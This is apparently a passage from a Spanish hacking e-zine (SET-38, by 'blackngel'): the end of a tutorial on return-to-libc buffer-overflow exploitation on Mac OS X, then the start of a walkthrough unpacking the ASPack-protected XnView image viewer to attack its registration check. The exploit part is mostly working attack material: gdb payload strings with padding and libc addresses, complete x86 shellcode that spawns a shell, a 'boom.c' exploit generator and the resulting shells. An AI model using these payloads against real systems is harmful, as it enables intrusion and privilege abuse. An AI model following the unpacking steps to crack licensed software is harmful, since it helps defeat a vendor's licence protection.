(gdb) break *main+35
Breakpoint 1 at 0x1fad
(gdb) run `perl -e 'print "A" x 44 . "\x20\x6c\x04\x90" . "AAAA" . "BBBB";'`
Starting program: /Users/blackngel/vuln `perl -e 'print "A" x 44 .
"\x20\x6c\x04\x90" . "AAAA" . "BBBB";'`
Reading symbols for shared libraries . done

Breakpoint 1, 0x00001fad in main ()
(gdb) x/4x $ebp
0xbffffbe8:     0x41414141      0x00001f00      0x00000003      0xbffffc48
```

ooooo

Mmmm... muy sospechoso, sobreescribimos EBP, pero no asi EIP. Que ocurre? Como he dicho al principio de este articulo, algunas dificultades pueden ser encontradas. Resulta ser en este caso que el caracter "\x20" no es admitido, tal como si de "\x00" se tratase y corta nuestra cadena de ataque.

Como solucionar esto? Podriamos utilizar una direccion posterior a &system() ?

```
(gdb) x/6i system
0x90046c20 <system>:    push   %ebp
0x90046c21 <system+1>:  mov    %esp,%ebp
0x90046c23 <system+3>:  push   %edi
0x90046c24 <system+4>:  push   %esi
0x90046c25 <system+5>:  push   %ebx
```

```
0x90046c26 <system+6>:  sub    $0x6c,%esp
```

Piensa que saltarse el prologo de funcion no es ni por asomo buena idea, mas que nada porque el direccionamiento de toda variable local quedara corrompido, y vemos por la sentencia "sub $0x6c,%esp" que en efecto estas son utilizadas. Y detras ?

```
(gdb) x/4i system - 2
0x90046c1e <mach_msg_destroy+924>:      nop
0x90046c1f <mach_msg_destroy+925>:      nop
0x90046c20 <system>:    push   %ebp
0x90046c21 <system+1>:  mov    %esp,%ebp
```

Bingo! No podiamos haber tenido mejor suerte, instrucciones NOP dispuestas a no hacer nada, pero que al tiempo nos facilitan una direccion que no destruye nuestro buffer de ataque ("0x90946c1f"). Comprueba tu mismo que ahora EIP se sobreescribe correctamente.

Otro dato importante que seria interesante conocer es la direccion del comiendo de nuestro buffer, en este caso:

```
(gdb) x/16x $ebp-40
0xbffffbc0:     0x41414141      0x41414141      0x41414141      0x41414141
```

Es decir: 0xbffffbc0

Con ello alguno podria pensar rapidamente en poner la cadena "/bin/sh" al comienzo del buffer, e indicar su direccion en el lugar adecuado. Probemos:

ooooo

```
(gdb) run `perl -e 'print "/bin/sh" . "A" x 37 . "\x1f\x6c\x04\x90" . "BBBB" .
"\xc0\xfb\xff\xbf";'`
.....
Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_INVALID_ADDRESS at address: 0x42424242
0x42424242 in ?? ()
```

ooooo

Bien, lo que pasa es lo siguiente, system( ) espera como argumento una cadena "null-terminated", lo cual no podemos ni hacer ni garantizar desde que un nulo rompera el buffer de ataque, es por ello que la llamada simplemente falla y tras el retorno intenta ejecutar la siguiente instruccion cuya direccion es indicada por "BBBB" (exactamente 0x42424242). La solucion pasa entonces por colocar "/bin/sh" justo al final de nuestra cadena:

ooooo

```
(gdb) x/s 0xbffffbe5
0xbffffbe5:      "???/bin/sh"
(gdb) x/s 0xbffffbe8
0xbffffbe8:      "/bin/sh"
(gdb) run `perl -e 'print "A" x 44'``perl -e 'print "\x1f\x6c\x04\x90VVVV\xe8
\xfb\xff\xbf/bin/sh"'`
The program being debugged has been started already.

Breakpoint 1, 0x00001fad in main ()
(gdb) c
Continuing.
sh-2.05b$
```

ooooo

Como hemos podido ver, algunas trampas pueden ser encontradas en el proceso, pero todas son facilmente sorteables.

---[3 - Ret2libc con el Heap

Una vez logrado nuestro principal objetivo, ahora tocar jugar mas fuerte y buscar un mayor control sobre la explotacion.

Bien, habiamos dicho que si nuestra intencion es la de ejecutar codigo arbitrario real, dado que la pila no es ya un entorno ejecutable, nuestra shellcode deberia estar en el Heap. Tal vez consigas hayar un programa vulnerable tal que reserve un buffer mediante alguna llamada como malloc( ), calloc( ), o realloc( ), en el cual tengas la posibilidad de introducir datos.

Pero que pasa cuando esto no es asi?

Ya que podemos introducir datos en el stack, tal vez podamos hacer uso de ret2libc con el objetivo de llamar a una funcion de transferencia de datos (sea strcpy( ), strncpy( ) o strlcpy( )), y lograr mover una shellcode originalmente situada en la pila, al espacio Heap.

En el caso de Mac OS X existe un ligero problema:

```
(gdb) p strcpy
$5 = {<text variable, no debug info>} 0x90002160 <strcpy>
(gdb) p strncpy
$6 = {<text variable, no debug info>} 0x90009f40 <strncpy>
(gdb) p strlcpy
$7 = {<text variable, no debug info>} 0x90033520 <strlcpy>
```

Es sencillo observar como solo "strlcpy( )" servira a nuestros propositos, las otras dos funciones, de uso mas general, estan situadas en una posicion de la memoria tal que sus direcciones contienen un byte null "\x00". Utilizaremos por tanto la ultima en el ataque.

Una rapida ayuda de "man" nos indica el prototipo de la susodicha funcion:

```
ooooo

SYNOPSIS
     #include <string.h>

     size_t
     strlcpy(char *dst, const char *src, size_t size);

ooooo
```

La unica diferencia es que esta funcion requiere de un parametro o argumento adicional indicando el numero maximo de bytes a ser copiados desde "src" a "dst". Si colocamos nuestra shellcode como ultimo eslabon de la cadena, necesitamos que este valor size no contenga bytes null, y por otro lado, que no sea demasiado grande como para leer alguna pagina de la memoria no mapeada. Por lo comun es normal utilizar el valor mas peque~o sin contener bytes null, que es: "0x01010101".

Sabemos entonces que:

1 -> Debemos sobreescribir EIP con la direccion de strlcpy( ).
2 -> "src" debe ser una direccion en el stack apuntando al shellcode.
3 -> "dst" debe ser una direccion en el heap donde se copiara el shellcode.
4 -> "size" debe ser el valor minimo sin bytes null: 0x01010101.

OK, entonces, parece que lo unico que nos falta por saber es la direccion de destino donde nuestro shellcode sera copiado. Dado que necesitamos una direccion valida en el Heap, podemos utilizar el siguiente programa para descubrir donde se encuentra la zona principal de memoria, y donde malloc( ) reserva los trozos segun su tama~o:

[- mzones.c -]

```
        #include <stdio.h>
        #include <stdlib.h>

        int main(int ac, char **av)
        {
                extern *malloc_zones;

                printf("initial_malloc_zones @ 0x%x\n", *malloc_zones);
                printf("tiny:  0x%08x\n", malloc(22));
                printf("small: 0x%08x\n", malloc(500));
                printf("large: 0x%08x\n", malloc(0xffffffff));
                return 0;
        }
```

[- mzones.c -]

```
mac:~ blackngel$ ./mzones
initial_malloc_zones @ 0x1800000
tiny:  0x00300130
small: 0x01800600
large: 0x00000000
```

Parece que lo mas estable es utilizar algo por encima de "0x01800000", pero recuerda nuevamente evitar bytes null. Siguiendo con la regla del valor minimo, podemos usar "0x01800601" o algo por el estilo. Esta misma direccion sera utilizada como "ret" justo despues de la direccion de la funcion strlcpy(), ya que es ahi exactamente donde debe continuar la ejecucion del programa.

Y ya para finalizar con los preparativos, necesitamos una shellcode apropiada para Mac OS X y la arquitectura Intel x86. Mostramos aqui un ejemplo efectivo, aunque no sera discutido su desarrollo:

```
"\xeb\x07\x33\xc0\x50\x40\x50\xcd\x80\x33\xc0\x50\x50\xb0\x17\xcd\x80\x5
8\x40\x40\xcd\x80\x5b\x50\x53\x53\x53\x50\x33\xc0\xb0\x07\x50\xcd\x80\x5
b\x5b\x3b\xd8\x74\xd9\x33\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6
e\x8b\xdc\x50\x54\x54\x53\xb0\x3b\x50\xcd\x80"
```

Otro peque~o problema que ya vimos en la seccion anterior, es que tenemos la desgracia de contrarnos con un byte "\x20" en la direccion de la funcion strlcpy( ). Esto puede ser solventado nuevamente del mismo modo que la vez anterior, terminando dicha direccion en "\x1f", en cuya direccion se encuentra una instruccion NOP perteneciente a la funcion setgid( ):

```
(gdb) x/3i strlcpy - 2
0x9003351e <setgid+30>: nop
0x9003351f <setgid+31>: nop
0x90033520 <strlcpy>:   push   %ebp
```

Ya con todo el material sobre la mesa, juntemos las piezas del puzzle:

```
   [PAD 44][&strlcpy()][&sc heap][&sc heap][&sc stack][size][shellcode]

   [PAD 44][0x9003351f][0x01800601][0x01800601][0xbffffb70][0x01010101][sc]
```

NOTA: La direccion exacta de nuestra shellcode en la pila fue hayada con GDB.

Vamos a ver el efecto de nuestro exploit en la linea de comandos:

ooooo

```
(gdb) run `perl -e 'print "A" x 44 . "\x1f\x35\x03\x90" . "\x01\x06\x80\x01" .
"\x01\x06\x80\x01" . "\x70\xfb\xff\xbf" . "\x01\x01\x01\x01" . "\xeb\x07\x33
\xc0\x50\x40\x50\xcd\x80\x33\xc0\x50\x50\xb0\x17\xcd\x80\x58\x40\x40\xcd\x80
\x5b\x50\x53\x53\x53\x50\x33\xc0\xb0\x07\x50\xcd\x80\x5b\x5b\x3b\xd8\x74\xd9
\x33\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x8b\xdc\x50\x54\x54\x53
\xb0\x3b\x50\xcd\x80";'`
The program being debugged has been started already.
Start it from the beginning? (y or n) y
.....

Breakpoint 2, 0x00001fad in main ()
(gdb) c
Continuing.
mac:/Users/blackngel blackngel$ id
uid=501(blackngel) gid=501(blackngel) groups=501(blackngel), 31(boinc_project),
81(appserveradm), 79(appserverusr), 80(admin), 30(boinc_master)
mac:/Users/blackngel blackngel$ exit
exit

Program exited normally.
(gdb)
```

ooooo

Genial! Esta shellcode ejecutaba "/bin/bash", lo digo para los que esperaban el prompot de sh.

Hemos ido como siempre por el camino "complicado?", ya que si alguno hubiera pensando en funciones como strcat( ) o strncat( ), la vida hubiera sido un poco mas facil. Basta solo con sustituir la direccion de strlcpy( ) por la de strcat( ), eliminar el parametro "size" y restar 4 a la direccion del shellcode en el stack.

ooooo

```
(gdb) p strcat
$9 = {<text variable, no debug info>} 0x9001c3d0 <strcat>
(gdb) p strncat
$10 = {<text variable, no debug info>} 0x900291b0 <strncat>

(gdb) run `perl -e 'print "A" x 44 . "\xd0\xc3\x01\x90" . "\x01\x06\x80\x01" .
"\x01\x06\x80\x01" . "\x6c\xfb\xff\xbf" . "\xeb\x07\x33\xc0\x50\x40\x50\xcd\x80
\x33\xc0\x50\x50\xb0\x17\xcd\x80\x58\x40\x40\xcd\x80\x5b\x50\x53\x53\x53\x50\x33
\xc0\xb0\x07\x50\xcd\x80\x5b\x5b\x3b\xd8\x74\xd9\x33\xc0\x50\x68\x2f\x2f\x73\x68
\x68\x2f\x62\x69\x6e\x8b\xdc\x50\x54\x54\x53\xb0\x3b\x50\xcd\x80";'`
The program being debugged has been started already.
.....
Breakpoint 2, 0x00001fad in main ()
(gdb) c
Continuing.
mac:/Users/blackngel blackngel$ id
uid=501(blackngel) gid=501(blackngel) groups=501(blackngel), 31(boinc_project),
81(appserveradm), 79(appserverusr), 80(admin), 30(boinc_master)
mac:/Users/blackngel blackngel$ exit
exit

Program exited normally.
```

ooooo

Siempre hay varias posibilidades para resolver un mismo problema, el problema mas dificil es encontrar esas posibilidades ;)

---[4 - Experimentos con mprotect( )

En este capitulo voy a comentar y demostrar la problematica encontrada al intentar aplicar Return Into To Libc llamando a la funcion mprotect( ) con el objetivo de devolverle los permisos de ejecucion al stack.

Veamos antes de nada que dice "man" al respecto de esta funcion tan venerada:

ooooo

```
SYNOPSIS
     #include <sys/types.h>
     #include <sys/mman.h>

     int
     mprotect(caddr_t addr, size_t len, int prot);

DESCRIPTION
     The mprotect() system call changes the specified pages to have protection
     prot.  Not all implementations will guarantee protection on a page basis;
     the granularity of protection changes may be as large as an entire
     region.
```

ooooo

Como podemos ver, el prototipo de funcion es sencillo. El primer argumento indica la direccion en memoria a partir de la cual van a ser cambiados o establecidos los permisos. El segundo indica la longitud (en bytes) de las paginas a modificar. Y por el ultimo parametro establece que tipo de proteccion sera aplicada: lectura, escritura, ejecucion, o una mezcla de las tres (or |).

```
#define     PROT_NONE   0x00  /* [MC2] no permissions         --- */
#define     PROT_READ   0x01  /* [MC2] pages can be read      r-- */
#define     PROT_WRITE  0x02  /* [MC2] pages can be written   -w- */
#define     PROT_EXEC   0x04  /* [MC2] pages can be executed  --x */
```

Pero claramente tenemos un problema (en realidad dos). Resulta que tanto la longitud como la proteccion son y deberan ser valores relativamente peque~os, esto es que a la hora de introducirlos via un buffer de ataque, contrendran irremediablemente bytes NULL. Una funcion como strcpy( ) no permitiria esto, de modo que en principio vamos a plantear una variacion del programa:

[- vuln2.c -]

```
#include <stdio.h>
#include <string.h>

#define BSIZE 32
#define BUFFSIZE 256

int main(int argc, char *argv[])
{
   char buff[BSIZE];

   fread(buff, BUFFSIZE, 1, stdin); // Oops!

   return 0;
}
```

[- end vuln2.c -]

Y seguidamente, muestro aqui un programa que demuestra el uso de mprotect( ). Fijate que utilizamos un puntero de funcion al que le asignamos la direccion de la shellcode y que es llamado dos veces a lo largo del programa.

En un entorno con stack ejecutable, la primera llamada a func( ) desplegaria inmediatamente una shell. No ocurre asi en Mac, en el que un error sera emitido (lo comprobaremos con GDB). Veamos:

[- mprot.c -]

```
#include <stdio.h>
#include <sys/mman.h>

int main(int argc, char *argv[])
{
   int ret;
   char shellcode[ ] =
  "\xeb\x07\x33\xc0\x50\x40\x50\xcd\x80\x33\xc0\x50\x50\xb0\x17\xcd\x80\x58\x40"
  "\x40\xcd\x80\x5b\x50\x53\x53\x53\x50\x33\xc0\xb0\x07\x50\xcd\x80\x5b\x5b\x3b"
  "\xd8\x74\xd9\x33\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x8b\xdc\x50"
  "\x54\x54\x53\xb0\x3b\x50\xcd\x80";

   void (*func)(void);

   func = (void *)shellcode;

   func(); // (1)

   ret = mprotect((void *)0xbffff001, 4000, PROT_READ|PROT_WRITE|PROT_EXEC);

   printf("\nRET = [ %d ]\n", ret);

   func(); // (2)

   return 0;
}
```

[- end mprot.c -]

Comprobemos que pasa si ejecutamos esta pequeÃ±a prueba de concepto tal y como esta:

ooooo

```
mac:~ blackngel$ ./mprot
Bus error
mac:~ blackngel$ gdb -q ./mprot
Reading symbols for shared libraries .. done
(gdb) run
Starting program: /Users/blackngel/mprot
Reading symbols for shared libraries . done

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_PROTECTION_FAILURE at address: 0xbffffc06
0xbffffc06 in ?? ()
(gdb)
```

ooooo

Lo que nos temiamos (o no), la proteccion ha funcionado correctamente y la se~al de error nos informa con el mensaje "KERN_PROTECTION_FAILURE" que hemos intentado ejecutar codigo en una zona no permitida, exactamente el principio

del buffer shellcode (0xbffffc06).

Pero... que ocurre ahora si comentamos la primera llamada a func( ) y dejamos que mprotect( ) haga su trabajo antes de que sea nuevamente ejecutada?

ooooo

```
mac:~ blackngel$ ./mprot

RET = [ 0 ]
mac:/Users/blackngel blackngel$ id
uid=501(blackngel) gid=501(blackngel) groups=501(blackngel), 31(boinc_project),
81(appserveradm), 79(appserverusr), 80(admin), 30(boinc_master)
mac:/Users/blackngel blackngel$ exit
exit
mac:~ blackngel$
```

ooooo

Premio! Obtenemos una shell como recompensa, y vemos tambien el valor de retorno de la funcion mprotect( ). Un valor de "-1" hubiera significado un error en la llamada.

Conocemos entonces los siguientes datos:

```
   &mprotect( )  -> 0x90088d1d  -> "\x1d\x8d\x08\x90"
   addr          -> 0xbffff001  -> "\x01\xf0\xff\xbf"
   len           -> 4000        -> "\xa0\x0f\x00\x00"
   prot          -> 7           -> "\x07\x00\x00\x00"
```

... pero los problemas comienzan cuando intentamos traslar estos mismos valores al programa vulnerable. Para realizar el ataque debemos crear un exploit que a su vez cree un fichero con el buffer a introducir. Este fichero sera redireccionado al programa vulnerable mediante la entrada estandar ($ ./vuln2 < fichero), desencadenando asi el fallo en la funcion de entrada fread( ).

[- boom.c -]

```
#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
   int i;
   char shellcode[ ] =
  "\xeb\x07\x33\xc0\x50\x40\x50\xcd\x80\x33\xc0\x50\x50\xb0\x17\xcd\x80\x58\x40"
  "\x40\xcd\x80\x5b\x50\x53\x53\x53\x50\x33\xc0\xb0\x07\x50\xcd\x80\x5b\x5b\x3b"
  "\xd8\x74\xd9\x33\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x8b\xdc\x50"
  "\x54\x54\x53\xb0\x3b\x50\xcd\x80";

   for (i = 0; i < 44/4; i++)
     fwrite("\x41\x41\x41\x41", 4, 1, stdout); // PADDING

   fwrite("\x1d\x8d\x08\x90", 4, 1, stdout);   // &mprotect( )
   fwrite("\x70\xfc\xff\xbf", 4, 1, stdout);   // ret -> &shellcode
   fwrite("\x00\xf0\xff\xbf", 4, 1, stdout);   // addr (arg 1)
   fwrite("\xa0\x0f\x00\x00", 4, 1, stdout);   // len  (arg 2)
   fwrite("\x07\x00\x00\x00", 4, 1, stdout);   // prot (arg 3)
   fwrite(shellcode, strlen(shellcode)+1, 1, stdout); // Shellcode

   return 0;
}
```

[- end boom.c -]

Pero al realizar la prueba...

ooooo

```
mac:~ blackngel$ gcc boom.c -o boom
mac:~ blackngel$ ./boom > bam
mac:~ blackngel$ ./vuln2 < bam
Bus error
mac:~ blackngel$
```

ooooo

Lo mas raro de todo es cuando hacemos uso de GDB para ver que es lo que ha ocurrido:

ooooo

```
mac:~ blackngel$ gdb -q ./vuln2
Reading symbols for shared libraries .. done
(gdb) run < bam
Starting program: /Users/blackngel/vuln2 < bam
Reading symbols for shared libraries . done

Program exited normally.
(gdb)
```

ooooo

Es decir, que el programa no rompe, pero tampoco ejecuta una nueva shell de comandos.

Como sabemos que mprotect( ) se ejecuta correctamente?

Podemos comprobarlo de dos formas distintas. La primera es modificar el argumento "len" en boom.c provocando manualmente el fallo de esta llamada. Un error comun podria haber sido intentar introducir el valor 4000 sin pasarlo a hexadecimal, cambia esto:

```
   fwrite("\xa0\x0f\x00\x00", 4, 1, stdout);
```

por esto:

```
   fwrite("\x00\x40\x00\x00", 4, 1, stdout);
```

Si despues de crear el nuevo archivo "bam", ejecutamos "./vuln2" en el depurador, el resultado seria este:

ooooo

```
(gdb) run < bam
Starting program: /Users/blackngel/vuln2 < bam
Reading symbols for shared libraries . done

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_PROTECTION_FAILURE at address: 0xbffffc70
0xbffffc70 in ?? ()
```

ooooo

Esto demuestra que anteriormente habiamos cambiado la proteccion de la pila, pero que en este caso ocurre lo contrario porque mprotect( ) ha fallado.

La otra forma es simplemente colocando un break en mprotect( ) y trazando las subsiguientes llamadas. En el primer caso (el correcto), pintaria asi:

ooooo

```
(gdb) break *mprotect
Breakpoint 1 at 0x90088d1d
(gdb) run < bam
Starting program: /Users/blackngel/vuln2 < bam
Reading symbols for shared libraries . done

Breakpoint 1, 0x90088d1d in mprotect ()
(gdb) next
Single stepping until exit from function mprotect,
which has no line number information.
0xa0011145 in dyld_stub_getpagesize ()
(gdb)
.....
0x90015160 in getpagesize ()
(gdb)
.....
0x9016a980 in __i686.get_pc_thunk.bx ()
(gdb)
.....
0x9001516c in getpagesize ()
(gdb)
.....
0x90088d2c in mprotect ()
(gdb)
.....
0xa0011000 in dyld_stub_syscall ()
(gdb)
.....
0x90004d40 in syscall ()
(gdb)
.....
0x90088d55 in mprotect ()
(gdb)
.....
0xbffffc70 in ?? ()
(gdb)
Cannot find bounds of current function
(gdb) c
Continuing.

Program exited normally.
```

ooooo

En el caso erroneo, por el contrario, observariamos el siguiente error:

ooooo

```
(gdb) break *mprotect
Breakpoint 1 at 0x90088d1d
(gdb) run < bam
Starting program: /Users/blackngel/vuln2 < bam
Reading symbols for shared libraries . done

Breakpoint 1, 0x90088d1d in mprotect ()
(gdb) next
Single stepping until exit from function mprotect,
which has no line number information.
```

```
0xa0011145 in dyld_stub_getpagesize ()
(gdb)
.....
0x90015160 in getpagesize ()
(gdb)
.....
0x9016a980 in __i686.get_pc_thunk.bx ()
(gdb)
.....
0x9001516c in getpagesize ()
(gdb)
.....
0x90088d2c in mprotect ()
(gdb)
.....
0xa0011000 in dyld_stub_syscall ()
(gdb)
.....
0x90004d40 in syscall ()
(gdb)
.....
0x90110770 in cerror ()
(gdb)
.....
0x90001255 in cthread_set_errno_self ()
(gdb)
.....
0x9016a980 in __i686.get_pc_thunk.bx ()
(gdb)
.....
0x90001263 in cthread_set_errno_self ()
(gdb)
.....
0x9011079b in cerror ()
(gdb)
.....
0x90088d55 in mprotect ()
(gdb)
.....
0xa0011041 in dyld_stub___error ()
(gdb)
.....
0x900012b0 in __error ()
(gdb)
.....
0x9016a984 in __i686.get_pc_thunk.cx ()
(gdb)
.....
0x900012b8 in __error ()
(gdb)
.....
0x90088d61 in mprotect ()
(gdb)
.....
0xa0011041 in dyld_stub___error ()
(gdb)
.....
0x900012b0 in __error ()
(gdb)
.....
0x9016a984 in __i686.get_pc_thunk.cx ()
(gdb)
.....
0x900012b8 in __error ()
```

```
(gdb)
.....
0x90088d6b in mprotect ()
(gdb)
.....
0xbffffc70 in ?? ()
(gdb)
Cannot find bounds of current function
(gdb) c
Continuing.

Program received signal EXC_BAD_ACCESS, Could not access memory.
Reason: KERN_PROTECTION_FAILURE at address: 0xbffffc70
0xbffffc70 in ?? ()
```

ooooo

En mi humilde opinion, y a pesar de haber hecho una infinidad de pruebas con multiples variaciones, sigo pensando que el problema reside en la shellcode, no por ella en si misma, sino por las dificultades que plantea su ejecucion en MAC.

Una de ellas es por ejemplo que las llamadas a execve( ) fallan si el programa que lo ejecuta posee multiples hilos. Para solucionar este problema, las shellcodes deben hacer una llamada a fork( ), de modo que el nuevo proceso hijo tenga un hilo unico (el mismo), y execve( ) pueda ejecutarse correctamente. Ademas, el proceso padre deberia llamar a wait4( ) con el fin de que este no finalize antes de que el hijo haya realizado su trabajo. Puedes revisar el archivo <sys/syscall.h> para comprobar que las llamadas wait( ), wait3( ) o waitpid( ) se encuentran en desuso.

La shellcode utilizada posee todas estas caracteristicas, pero algo que escapa a mi control parece echarlo todo finalmente a perder. He escrito esta seccion con el animo de que aquellos que deseen experimentar y den finalmente con la solucion, me lo hagan saber.

Solo comentar, para terminar, que si modifico la shellcode del programa "mprot.c" por la siguiente:

```
   char shellcode[ ] = "\x33\xc0\x50\x68\x2f\x2f\x73\x68"
                       "\x68\x2f\x62\x69\x6e\x8b\xdc\x50"
                       "\x54\x54\x53\xb0\x3b\x50\xcd\x80";
```

... que es la misma que la original, pero eliminando el codigo principal, y las llamadas a setuid(0), fork( ) y wait4( ) (solo dejamos la llamada a execve( )), el programa todavia seguire ejecutando una nueva shell.

En cambio, si utilizamos esta en "boom.c", el programa vulnerable respondera de la siguiente manera:

ooooo

```
(gdb) run < bam
Starting program: /Users/blackngel/vuln2 < bam
Reading symbols for shared libraries . done

Program received signal SIGTRAP, Trace/breakpoint trap.
0x8fe01010 in __dyld__dyld_start ()
(gdb) c
Continuing.
Reading symbols for shared libraries .. done

Program exited normally.
(gdb)
```

ooooo

En realidad, recibir este mensaje es muy buena se"al, buscando y revisando algunos otros articulos sobre explotacion en MAC, parece que todo el mundo utilizando GDB termina por recibir este aviso antes de que la shell sea lanzada, y es que es precisamente un avisto de que un nuevo proceso esta siendo ejecutado.

Lo que es mas, si examinamos la pila justo en ese mismo momento, podremos encontrar nuestra cadena:

```
(gdb) x/32s $esp
...........
0xbfffffd7:      ""
0xbfffffd8:      "/bin//sh"
```

Aunque parece que nosotros no tenemos tanta suerte! Desde fuera de GDB, "./vuln2" seguira volcando un "Bus error".

Una cosa esta clara, y es que es posible ejecutar codigo en la pila tras haber invocado a mprotect( ). Tal vez si consigues encontrar o programar tu mismo una shellcode que agregue una cuenta con permisos de "root" al sistema en vez de llamar a execve( ), tal vez repito, funcione correctamente.

Espero que vuestras mentes inquietas no dejen el misterio sin resolver ;)

---[5 - Conclusion

Como bien se ha demostrado a lo largo de este articulo, Mac OS X no es precisamente uno de los Sistemas Operativos mas protegidos en esta era en la que las empresas comienzan por fin a interesarse en la problematica de la seguridad.

Mientras no se implemente una capa de aleatorizacion de direcciones de memoria lo suficientemente robusta, innumerables fallos relativos a desbordamientos de buffer podran seguir siendo explotados en base a tecnicas Return Into to Libc, y nada podra evitarlo.

Feliz hacking!
blackngel

---[6 - Referencias

[1] b-r00t's Smashing the Mac for Fun & Profit.
    http://www.milw0rm.com/papers/44


[2] Non eXecutable Stack Lovin on OSX86.
    http://digitalmunition.com/NonExecutableLovin.txt

[3] Feline Menace. The Mach System.
    http://felinemenace.org/~nemo/mach/Mach.txt

[4] Abusing Mach on Mac OS X.
    http://uninformed.org/?v=4&a=3&t=pdf

EOF

-[0x05]--
-[Reversing XnView por Diversion]---------------------------------------
-[by blackngel]---SET-38--



HACK THE WORLD

<blackngel1@gmail.com>
<black@set-ezine.org>

---[1 - Introducion

El trabajo que desempe~o a la hora de escribir estas lineas me otorga la capacidad de pasarme horas y horas leyendo articulos sobre hacking, ingenieria inversa u otros temas igualmente interesantes.

Pero leer no es la unica actividad que desarrolla el intelecto, y pasar de vez en cuando a la accion ayuda a despejar la mente y darte cuenta que no hay nada mejor que la practica.

Es por ello que me ha dado por instalar mi CrackersKit personal que utilizo para estas tareas (en resumen OllyDbg y algunas herramientas de identificacion de packers), y me he puesto manos a la obra con un sencillo programa llamado XnView que he encontrado instalado entre todas las utilerias del ordenador ante el que me siento todas las ma~anas.

---[2 - Analisis

XnView es una aplicacion dedicada a la captura y visualizacion de imagenes. Lo bueno es que soporta unos 400 formatos de archivo, esta traducido a 40 idiomas y es capaz de mostrar los datos EXIF de cualquier imagen que los contenga.

Una de sus funciones principales es la de conversion entre formatos de imagenes, siendo los mas comunes: GIF, BMP, JPG, PNG o TIFF.

Ademas presenta algunas herramientas de edicion y mejora de imagenes, y hace la tarea de visualizador hexadecimal con todos los formatos "no graficos".

Mencionar que, ademas de la plataforma de Microsoft, tambien esta disponible para otros sistemas operativos como Linux o HP-UX.

A la accion...

En el ultimo menu, "Informacion", podemos acceder a dos ventanas interesantes, la clasica "Acerca de..." que ademas de proporcionarnos informacion sobre el programa y su version, nos dice a bajo de todo que tanto los datos "Numero de Licencia" como "Registrado A" se encuentran vacios.

Esto no seria asi si, accediendo a "Informacion"->"Registro" introdujesemos los datos correctos en los cuadros "Su nombre/empresa" y "Su codigo".

La pregunta como siempre es: Como sabe el programa cuando hemos introducido unos datos validos o no?

Luego, examinando el registro de Windows, tambien es interesante observar dos claves como las siguientes:

   HKEY_LOCAL_MACHINE\SOFTWARE\XnView\LicenseName

   HKEY_LOCAL_MACHINE\SOFTWARE\XnView\LicenseNumber

Mas adelante se comprueba que XnView comprueba los valores de estas claves cada vez que se inicia el programa.

Pero ahora vamos a cosas mas importantes...

---[3 - Desempacado

Lo primero de todo, como siempre, es hacer una copia del ejecutable xnview.exe que ha sido instalado en nuestro sistema, todo para asegurar no perder la estructura original.

Luego, una rapida pasada con la version 0.93 de PEiD nos informa que el ejecutable ha sido empaquetado con ASPack, en concreto:

   ASPack 2.12b -> Alexey Solodovnikov

Dada esta proteccion tan conocida, podemos utilizar varios programas que nos devuelven el ejecutable orginal de forma automatica. Entre ellas dos muy buenas como AspackDie v1.41 y Stripper.

Si bien esta es la solucion mas rapida, tampoco cuesta nada hacerlo de forma manual. Veamos como:

1 -> Abrimos xnview.exe con OllyDbgy nos salta un mensaje:

     "Module 'xnview' has entry point outside the code..."

     Esto es normal, el programa esta empaquetado y el entry point ha sido alterado. Luego viene otro mensaje sobre si deseamos realizar un analisis de codigo estatico, al cual respondemos que no, para que no se ensucien las instrucciones en ensamblador.

2 -> Ahora ya estamos listos. Vemos algo muy obvio, la segunda instruccion es muy conocida: PUSHAD. Esta situa todos los registros del procesador en la pila con el objetivo de salvaguardar sus valores. Luego se procedera a desempacar el ejecutable para posteriormente llamar a POPAD antes de llegar al entry point original (OEP).

     Siendo esto asi, la tecnica que utilizamos es muy conocida y sencilla. Se trata de dejar que la instruccion PUSHAD se ejecute, luego colocar un hardware breakpoint (de acceso) en la cima de la pila de modo que

el programa se detenga una vez que algo nuevo ocurra en esta posicion
de memoria, que sera exactamente cuando la instruccion POPAD se ejecute.

Entonces, pulsamos f8 hastas sobrepasar PUSHAD. Vemos en la ventana
registers el valor de ESP=0012FFA4, boton derecho sobre este y pulsamos
"Follow in Dump". En la ventana de DUMP selecionamos los 4 primeros bytes,
boton derecho y "Breakpoint"->"Hardware, on access"->"Dword".
Pulsamos F9 y el programa se detiene, si nos desplazamos una linea hacia
arriba en el codigo podemos ver que nos hemos parado exactamente despues
del POPAD. Ahora vamos pulsando F8 hasta alcanzar la instruccion RET y
la pasamos.

3 -> Bingo! Ahora estamos en el OEP, y por las instrucciones...

```
push ebp
mov ebp,esp
...
sub esp,58
```

...alguno se imaginara que nos estamos enfrentando a un programa escrito
en lenguaje C/C++. Y no esta muy equivocado.

Ahora, teniendo instalado el plugin OllyDump, vamos a "Plugins"->"OllyDump"
->"Dump debugged process". Notamos la diferencia existente entre el entry
point anterior (2E4001) y el nuevo OEP (C8AD4). Para este caso necesitamos
reconstruir los "imports" utilizando el segundo metodo, de modo que abajo
de todo seleccionamos "Method2: Search DLL & API name string in dumped
file".

4 -> En definitiva, damos a "Dump" y guardamos el archivo con el nombre "xn.exe"
al lado del binario original. Ejecutamos el programa y comprobamos que
funciona correctamente, luego una pasada con PeID y observamos:

```
Microsoft Visual C++ 6.0
```

5 -> La cuestion es que no todos los imports han sido reconstruidos de forma
apropiada, esto lo se por que he comparado el listado de imports del
ejecutable desempacado con AspackDie y el que hemos creado manualmente.

Pero esto tiene facil solucion, iniciamos xn.exe y seguidamente abrimos
la aplicacion Import REConstructor v1.6, seleccionamos el proceso
en la lista "Attach to an Active Process", luego pulsamos el boton
"IAT AutoSearch" y aceptamos el mensaje que nos informa de que se ha
encontrado una posible direccion valida para la Import Address Table.
Para terminar clicamos en "Get Imports" y finalmente en Fix Dump, donde
debemos seleccionar el binario xn.exe.

ImpRec habra creado un ejecutable "xn_.exe" el cual deberia funcionar
